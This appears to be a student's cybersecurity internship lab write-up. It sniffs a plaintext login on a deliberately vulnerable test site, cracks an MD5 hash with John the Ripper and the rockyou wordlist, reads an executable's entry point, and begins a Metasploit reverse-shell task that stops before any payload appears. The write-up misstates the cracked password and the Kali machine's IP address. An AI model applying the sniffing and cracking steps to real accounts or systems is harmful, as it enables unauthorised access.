
### Step 2

Open <http://testphp.vulnweb.com/> and navigate to the login page. Login and analyze the network using the wireshark capture opened before. Then filter it to only analyze HTTP traffic.

The screenshot shows a web browser window with the URL `testphp.vulnweb.com/userinfo.php`. The page displays user information for "John Smith (test)" with fields for Name, Credit card number, E-Mail, Phone number, and Address. A sidebar on the left contains links for "Browse categories", "Browse artists", "Your cart", "Signup", "Your profile", "Our guestbook", "AJAX Demo", and "Logout". Below the sidebar is a puzzle piece icon. At the bottom of the page are links for "About Us", "Privacy Policy", and "Contact Us". A warning message at the bottom left states: "Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more." On the right side, there is a message "Activate Windows Go to Settings to activate Windows." Below the browser is a Wireshark capture of network traffic on the "Ethernet 3" interface. The capture shows several HTTP requests and responses, including a OCSP request and response. The details and bytes panes are visible, showing the structure of the captured packets.

## Step 3

Analyze the HTTP packets: in analyzing the packets you will look for info that contains POST click on it.



After clicking on it and you navigate to the **HTML force URL Encoded** here we see that the login details are not encrypted, very visible to be seen. This shows one of the threats of the HTTP. In analyzing network packets it displays the credentials in plain text.

## Intermediate Level

1. A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.

### Step 1

Installing Veracrypt: I was able to download it from the official veracrypt website

The screenshot shows a Kali Linux desktop environment running in Oracle VirtualBox. A Firefox browser window is open, displaying a page from [veracrypt.fr/en/Downloads.html](https://www.veracrypt.fr/en/Downloads.html). The page lists download links for VeraCrypt 1.26.14 across various platforms. For macOS (Monterey 12 and later), it offers QSFUSE-compatible and FUSE-T-compatible versions. For Linux, it provides generic installers, a 32-bit CPU Legacy installer, and Debian/Ubuntu packages for multiple distributions and architectures (Debian 12, 11, Ubuntu 24.04, 22.04, 20.04). Each link includes a PGP signature.

- **macOS (Monterey 12 and later):**
  - QSFUSE compatible version : [VeraCrypt\\_1.26.14.dmg \(PGP Signature\)](#)
  - FUSE-T compatible version : [VeraCrypt\\_FUSE-T\\_1.26.14.dmg \(PGP Signature\)](#)
  - FUSE-T compatible version is recommended for Mac computers with Apple silicon.
- **Linux:**
  - Generic Installers: [veracrypt-1.26.14-setup.tar.bz2 \(PGP Signature\)](#)
  - Linux Legacy installer for 32-bit CPU with no SSE2: [veracrypt-1.26.14-x86-legacy-setup.tar.bz2 \(PGP Signature\)](#)
  - Debian/Ubuntu packages:
    - Debian 12:
      - GUI: [veracrypt-1.26.14-Debian-12-amd64.deb \(PGP Signature\)](#) and [veracrypt-1.26.14-Debian-12-i386.deb \(PGP Signature\)](#)
      - Console: [veracrypt-console-1.26.14-Debian-12-amd64.deb \(PGP Signature\)](#) and [veracrypt-console-1.26.14-Debian-12-i386.deb \(PGP Signature\)](#)
    - Debian 11:
      - GUI: [veracrypt-1.26.14-Debian-11-amd64.deb \(PGP Signature\)](#) and [veracrypt-1.26.14-Debian-11-i386.deb \(PGP Signature\)](#)
      - Console: [veracrypt-console-1.26.14-Debian-11-amd64.deb \(PGP Signature\)](#) and [veracrypt-console-1.26.14-Debian-11-i386.deb \(PGP Signature\)](#)
    - Ubuntu 24.04:
      - GUI: [veracrypt-1.26.14-Ubuntu-24.04-amd64.deb \(PGP Signature\)](#)
      - Console: [veracrypt-console-1.26.14-Ubuntu-24.04-amd64.deb \(PGP Signature\)](#)
    - Ubuntu 22.04:
      - GUI: [veracrypt-1.26.14-Ubuntu-22.04-amd64.deb \(PGP Signature\)](#)
      - Console: [veracrypt-console-1.26.14-Ubuntu-22.04-amd64.deb \(PGP Signature\)](#)
    - Ubuntu 20.04:
      - GUI: [veracrypt-1.26.14-Ubuntu-20.04-amd64.deb \(PGP Signature\)](#)
      - Console: [veracrypt-console-1.26.14-Ubuntu-20.04-amd64.deb \(PGP Signature\)](#)

## Step 2

Examine the encoded.txt File

Open the encoded.txt file to check what kind of hash or encoding it contains.

If it looks like a base64 string (a common encoding), it might be decoded easily. If it is a hash like MD5, SHA-256, or another type, you'll need to crack it using a tool.

When we opened the file it was with this:


The screenshot shows a Kali Linux desktop environment. On the left, a Thunar file manager window is open, showing the 'Downloads' folder. Inside, there are several files: 'create.sql', 'Cyber Security Internship Task List.pdf', 'encoded.txt.txt', 'rockyou.txt', 'shadowfox veracrypt.txt', and 'veracrypt-1.26.14-setup.tar.bz2'. On the right, a Mousepad text editor window is open, displaying the contents of 'encoded.txt.txt'. The text in the editor reads: 'shadowfox cybersecurity.txt' followed by a long hex string: '1 482c811da5d5b4bc6d497ffa98491e38'.

Looking at this the code is hashed, but we don't know what kind of hashed code it is. So we will have to identify it. We will identify it using the following commands:

From this we can see that the code is an MD5 code. Then now we will be cracking it to crack it we will be using a tool in Linux called John the Ripper

### **Step 3**

## Cracking the MD5 code



```
Kali liux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
great@Kali: ~/Downloads


File Actions Edit View Help
(great@Kali) ~]$ ls /usr/share/wordlists/
amass dirb dirbuster dnsmap.txt fasttrack.txt fern-wifi john.lst legion metasploit nmap.lst sqlmap.txt wfuzz wifite.txt
(great@Kali) ~]$ pwd
/home/great
(great@Kali) ~]$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos
(great@Kali) ~]$ cd Downloads/
(great@Kali) ~]$ ./john --format=raw-md5 --wordlist=rockyou.txt encoded.txt.txt
(great@Kali) ~]$ ls
john.log rockyou.txt encoded.txt.txt rockyou.txt 'shadowfox veracrypt.txt' veracrypt-1.26.14-setup.tar.bz2
(great@Kali) ~]$ sudo john --format=raw-md5 --wordlist=rockyou.txt encoded.txt.txt
[sudo] password for great:
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password123 (?)
1g 0:00:00:00 DONE (2024-09-24 09:46) 50.00g/s 76800p/s 76800c/s 76800C/s 753951..mexico1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.



(great@Kali) ~]$
```

From this we can see that the code is **passowrd123**

### Step 4


Use the Cracked Password to Unlock VeraCrypt: Once I cracked the password, I opened VeraCrypt. Selected the encrypted file, entered the cracked and mounted the file, so I'll have access to the encrypted file.





## Step 5


Open the Mounted file on Veracrypt to view the secret code: I did this by double clicking in the mounted file.



**2. An executable file of veracrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.**

### Step 1

Download, Install and launch PE Explorer:




## Step 2

Open the Executable File and Locate the address: After loading the executable file, PE Explorer will display information about its structure. In the left-hand pane, you will see sections such as "Headers Info".

I Looked for the field labeled "AddressOfEntryPoint". This value represents the entry point of the executable, where the code execution starts.

The entry point is typically displayed as a hexadecimal value.



Looking at the picture the Address of entry point is **004237B0**

### 3. Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

#### Step 1

Configure Your VM Network:

Ensure both the Kali Linux and Windows 10 VMs are on the same network, either by using NAT or Host-Only Adapter in your virtual machine settings.

You can verify communication by pinging the Linux machine from the Windows 10 machine:

The Ip address of our Kali Linux machine is 162.198.43.77

```
ca Command Prompt
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

Wireless LAN adapter Local Area Connection* 9:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . . . . :

Wireless LAN adapter Local Area Connection* 10:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . . . . :

Wireless LAN adapter Wi-Fi:
Connection-specific DNS Suffix . . . . . :
Link-local IPv6 Address . . . . . : fe80::d2df:f8bc:1a5e:783%8
IPv4 Address . . . . . : 192.168.43.115
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.43.1

Ethernet adapter Bluetooth Network Connection:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . . . . :

C:\Users\Ndan Ndazhaga I>ping 192.168.43.77

